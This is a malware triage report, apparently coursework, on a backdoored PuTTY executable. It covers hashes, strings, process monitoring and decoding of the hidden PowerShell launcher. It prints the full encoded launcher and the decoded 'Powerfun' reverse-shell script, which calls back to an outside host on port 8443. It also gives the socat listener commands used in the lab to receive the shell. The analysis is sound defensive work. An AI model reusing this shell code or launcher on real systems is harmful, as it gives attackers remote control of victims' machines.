Practical Malware Analysis & Triage
Malware Analysis Report

Putty Malware – Find the backdoor

2022-08-19 | @RogerBergling | v1.0

Tabel

Objectives

Roger Bergling received information from help desk that putty, a program they use all the time does not work as it should.
Now, it's crashing randomly and popping up blue windows when its run. I don't like the sound of that. So help desk wants me to see if we can find something that is there that should not be there.

Roger Bergling
2022-08-19
v1.0

Executive Summary

We received an email from help desk that their application is not working as it should. The application that help desk is using in their work to connect to different servers was compromised with a backdoor. That backdoor tries to connect to an external address and take over the computer that is running Putty.exe

The backdoor can be used to get access to all of our server and we need to go to defcon 5. The IT-Department shall be on high alert and search for this application on all the machines in the company


Roger Bergling
2022-08-19
v1.0

PRACTICAL MALWARE ANALYSIS & TRIAGE

High-Level Technical Summary

Putty starts as normal, but with the start of putty also powershell is started in hidden window. Powershell has a payload that is decoded and compressed. When the powerscript lanches it attempts to contact its callback adress (bonus2.corporatebonusapplication.local:8443)

.



Roger Bergling
2022-08-19
v1.0

Malware Composition

Putty.exe consists of the following components

Hashes

File Name	Hash	Values
Putty.exe	Md5	334A10500FEB0F3444BF2E86AB2E76DA
Putty.exe	Sha1	C6A97B63FBD970984B95AE79A2B2AEF5749EE463
Putty.exe	Sha256	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

Screenshot

property	value
md5	334A10500FEB0F3444BF2E86AB2E76DA
sha1	C6A97B63FBD970984B95AE79A2B2AEF5749EE463
sha256	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

First byte

First bytes is MZ that meas that is a portable executble.

File Name	Value	Values
Putty.exe	First Byte	M Z x .. .. @ .. ..

Architect

File Name	Value	Values
Putty.exe	CPU	32-bit

Compiler-stamp


File Name	Value	Values
Putty.exe	Compiler stamp	Sat Jul 10 09:51:55 2021 | UTC

Roger Bergling
2022-08-19
v1.0

Basic Static Analysis

Strings

Becuse this is “putty” applications it is hard to find anything use full even if we have alot in the block list. There is nothing more in the static analysis that we already have found.




encoding (2)	size (bytes)	location	flag (161)	hint (2270)	value (41663)
ascii	4	0x000AE0FC	x	utility	send
ascii	26	0x000AA03A	x	function	SetSecurityDescriptorOwner
ascii	14	0x000BDF9C	x	function	CloseClipboard
ascii	14	0x000BE0D8	x	function	EmptyClipboard
ascii	10	0x000BE140	x	function	GetCapture
ascii	16	0x000BE172	x	function	GetClipboardData
ascii	17	0x000BE186	x	function	GetClipboardOwner
ascii	16	0x000BE1B2	x	function	GetDesktopWindow
ascii	19	0x000BE1FC	x	function	GetForegroundWindow
ascii	16	0x000BE226	x	function	GetKeyboardState
ascii	14	0x000BE266	x	function	GetQueueStatus
ascii	13	0x000BE458	x	function	OpenClipboard
ascii	23	0x000BE4CE	x	function	RegisterClipboardFormat
ascii	16	0x000BE598	x	function	SetClipboardData
ascii	16	0x000BE5EC	x	function	SetKeyboardState
ascii	20	0x000BE68E	x	function	SystemParametersInfo
ascii	12	0x000BE72E	x	function	ShellExecute
ascii	24	0x000BE7E8	x	function	AllocateAndInitializeSid
ascii	8	0x000BE80E	x	function	EqualSid
ascii	12	0x000BE81A	x	function	GetLengthSid
ascii	12	0x000BE868	x	function	RegCreateKey
ascii	14	0x000BE878	x	function	RegCreateKeyEx
ascii	12	0x000BE88A	x	function	RegDeleteKey
ascii	14	0x000BE89A	x	function	RegDeleteValue
ascii	10	0x000BE8AC	x	function	RegEnumKey
ascii	13	0x000BE8DC	x	function	RegSetValueEx
ascii	25	0x000BE8EE	x	function	SetSecurityDescriptorDacl
ascii	26	0x000BE90A	x	function	SetSecurityDescriptorOwner
ascii	13	0x000BE9EA	x	function	CreateProcess
ascii	10	0x000BEA34	x	function	DeleteFile
ascii	13	0x000BEA84	x	function	FindFirstFile
ascii	15	0x000BEA96	x	function	FindFirstFileEx
ascii	12	0x000BEAAA	x	function	FindNextFile
ascii	12	0x000BEABA	x	function	FindNextFile
ascii	19	0x000BEBC0	x	function	GetCurrentProcessId
ascii	16	0x000BEBD6	x	function	GetCurrentThread
ascii	18	0x000BEBEA	x	function	GetCurrentThreadId
ascii	21	0x000BEC12	x	function	GetEnvironmentStrings
ascii	22	0x000BEC2C	x	function	GetEnvironmentVariable
ascii	17	0x000BECDE	x	function	GetModuleHandleEx
ascii	19	0x000BED14	x	function	GetOverlappedResult
ascii	14	0x000BEDD4	x	function	GetThreadTimes
ascii	18	0x000BEE74	x	function	GlobalMemoryStatus

Roger Bergling
2022-08-19
v1.0

Basic Dynamic Analysis

Start the application

When we start the application it seems normal putty. Except that a blue screen pops up very fast.
So we open putty.exe in procman to see what processes is running. We can se that the parent ID is 4332 and we filter on that.



After we have filter out the PID we can see some strangethins going on. Why is powershell running with putty?

The Powershell code:
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W
227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtU
L7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3
OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx
4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aX
Y8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzCh
NyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5Q
KTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOooh
LTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUw
PbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL
7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRl
X7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/
c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3
+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/
2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5

Roger Bergling
2022-08-19
v1.0


```
A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lzn
Q54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR
3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJh
S6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),[System.IO.Compression
.CompressionMode]::Decompress))).ReadToEnd()))"
Current directory:   C:\Users\roger\Desktop\
Environment:
        =::=::\
        ALLUSERSPROFILE=C:\ProgramData
        APPDATA=C:\Users\roger\AppData\Roaming
        ChocolateyInstall=C:\ProgramData\chocolatey
        ChocolateyLastPathUpdate=133051555818744369
        ChocolateyToolsLocation=C:\Tools
        CommonProgramFiles=C:\Program Files (x86)\Common Files
        CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
        CommonProgramW6432=C:\Program Files\Common Files
        COMPUTERNAME=DESKTOP-CDDTTNF
        ComSpec=C:\Windows\system32\cmd.exe
        DriverData=C:\Windows\System32\Drivers\DriverData
        HOMEDRIVE=C:
        HOMEPATH=\Users\roger
        JAVA_HOME=C:\Program Files\OpenJDK\openjdk-11.0.16_8
        LANG=ZZ
        LOCALAPPDATA=C:\Users\roger\AppData\Local
        LOGONSERVER=\\DESKTOP-CDDTTNF
        NUMBER_OF_PROCESSORS=2
        OneDrive=C:\Users\roger\OneDrive
        OS=Windows_NT
        Path=C:\Program Files (x86)\Common
Files\Oracle\Java\javapath;C:\Python37\Scripts\;C:\Python37\;C:\Python27\;C:\Python
27\Scripts;C:\ProgramData\Boxstarter;C:\Windows\system32;C:\Windows;C:\Windows\
System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System3
2\OpenSSH\;C:\ProgramData\chocolatey\bin;C:\Program Files\OpenJDK\openjdk-
11.0.16_8\bin;C:\Program Files\nodejs\;C:\Program Files\Microsoft VS
Code\bin;C:\Users\roger\AppData\Local\Microsoft\WindowsApps;C:\Tools\Cmder;C:\To
ols\java-deobfuscator-gui;C:\Tools\Bytecode-Viewer;C:\Program Files
(x86)\Nmap;C:\ProgramData\chocolatey\lib\rawcap\tools\rawcap;C:\Tools\pyinstxtract
or;C:\Tools\oledump;C:\Tools\rtfdump;C:\Tools\msoffcrypto-crack;C:\Program Files
(x86)\pdfid;C:\Program Files
(x86)\pdfparser;C:\pdfstreamdumper;C:\iDefense\SysAnalyzer;;C:\Users\roger\AppDat
a\Local\Programs\Fiddler;C:\Users\roger\AppData\Roaming\npm
        PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY;.PYW
```

Roger Bergling
2022-08-19
v1.0

```
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_ARCHITEW6432=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 142 Stepping 10, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=8e0a
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files (x86)
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=FLARE$S$d$s$t$_$p$+$g
PSModulePath=C:\Users\roger\Documents\WindowsPowerShell\Modules
PUBLIC=C:\Users\Public
RAW_TOOLS_DIR=C:\Tools
SESSIONNAME=Console
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\roger\AppData\Local\Temp
TMP=C:\Users\roger\AppData\Local\Temp
TOOL_LIST_DIR=C:\ProgramData\Microsoft\Windows\Start Menu\Programs\FLARE
TOOL_LIST_SHORTCUT=C:\Users\roger\Desktop\FLARE.lnk
USERDOMAIN=DESKTOP-CDDTTNF
USERDOMAIN_ROAMINGPROFILE=DESKTOP-CDDTTNF
USERNAME=roger
USERPROFILE=C:\Users\roger
VM_COMMON_DIR=C:\ProgramData\FEVM
windir=C:\Windows
_NT_SYMBOL_PATH=symsrv*symsrv.dll*C:\symbols*http://msdl.microsoft.com/
download/symbols
__COMPAT_LAYER=DetectorsAppHealth
```

Base64 decode

We can see that powershell is trying to run some base64 encoded stuff.But when we decode it, it is just garbage. So we exported to a file and executed file on the export base64 decode file (putty).




Unpack the code

We know that is packet with someting

```
remnux@remnux:~$ file putty
putty: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Unix, original size modulo 2^32 2421
```

Lets get this file open
Mv putty putty.gz
Gunzip putty.gz
Cat putty



Roger Bergling
2022-08-19
v1.0

Decode payload

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
   $wc = New-Object -TypeName Net.WebClient
   $wc.UseDefaultCredentials = $true
   $wc.Proxy.Credentials = $wc.Credentials
   $wc
}
function powerfun
{
   Param(
   [String]$Command,
   [String]$Sslcon,
   [String]$Download
   )
   Process {
   $modules = @()
   if ($Command -eq "bind")
   {
      $listener = [System.Net.Sockets.TcpListener]8443
      $listener.start()
      $client = $listener.AcceptTcpClient()
   }
   if ($Command -eq "reverse")
   {
      $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
   }

   $stream = $client.GetStream()

   if ($Sslcon -eq "true")
   {
      $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True}
-as [Net.Security.RemoteCertificateValidationCallback]))
      $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
      $stream = $sslStream
   }

   [byte[]]$bytes = 0..20000|%{0}
```

Roger Bergling
2022-08-19
v1.0


```
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as
user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015
Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}

powerfun -Command reverse -Sslcon true
```

Roger Bergling
2022-08-19
v1.0

Payload

The payload is trying to connect to:
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)

Becuse the payload is using TLS has we can see from the wireshar output




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fe80::a00:27ff:feea…	ff02::2	ICMPv6	70	Router Solicitation from 08:00:27:ea:7c:13
2	2.319828	192.168.56.4	192.168.56.3	TCP	66	24028 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
3	2.320110	192.168.56.3	192.168.56.4	TCP	66	8443 → 24028 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
4	2.320184	192.168.56.4	192.168.56.3	TCP	54	24028 → 8443 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
5	2.332581	192.168.56.4	192.168.56.3	TLSv1.2	254	Client Hello
6	2.332887	192.168.56.3	192.168.56.4	TCP	60	8443 → 24028 [ACK] Seq=1 Ack=201 Win=64128 Len=0
7	2.341838	192.168.56.3	192.168.56.4	TLSv1.2	1365	Server Hello, Certificate, Server Key Exchange, Server Hello Done
8	2.344972	192.168.56.4	192.168.56.3	TLSv1.2	180	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
9	2.345323	192.168.56.3	192.168.56.4	TCP	60	8443 → 24028 [ACK] Seq=1312 Ack=327 Win=64128 Len=0
10	2.345716	192.168.56.3	192.168.56.4	TLSv1.2	280	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
11	2.387756	192.168.56.4	192.168.56.3	TCP	54	24028 → 8443 [ACK] Seq=327 Ack=1538 Win=2102272 Len=0
12	2.949307	192.168.56.4	192.168.56.3	TLSv1.2	207	Application Data
13	2.949579	192.168.56.3	192.168.56.4	TCP	60	8443 → 24028 [ACK] Seq=1538 Ack=480 Win=64128 Len=0

Socat listner with TLS support

Create the certificate to use
openssl req -new -x509 -keyout test.key -out test.crt -nodes
cat test.key test.crt > test.pem

Then we start a listner with socat to se whats happening. We also launch the putty application on our windows box.
socat openssl-listen:8443,reuseaddr,cert=test.pem,verify=0,fork stdio

And we have a reverse shell!



-END-

Roger Bergling
2022-08-19
v1.0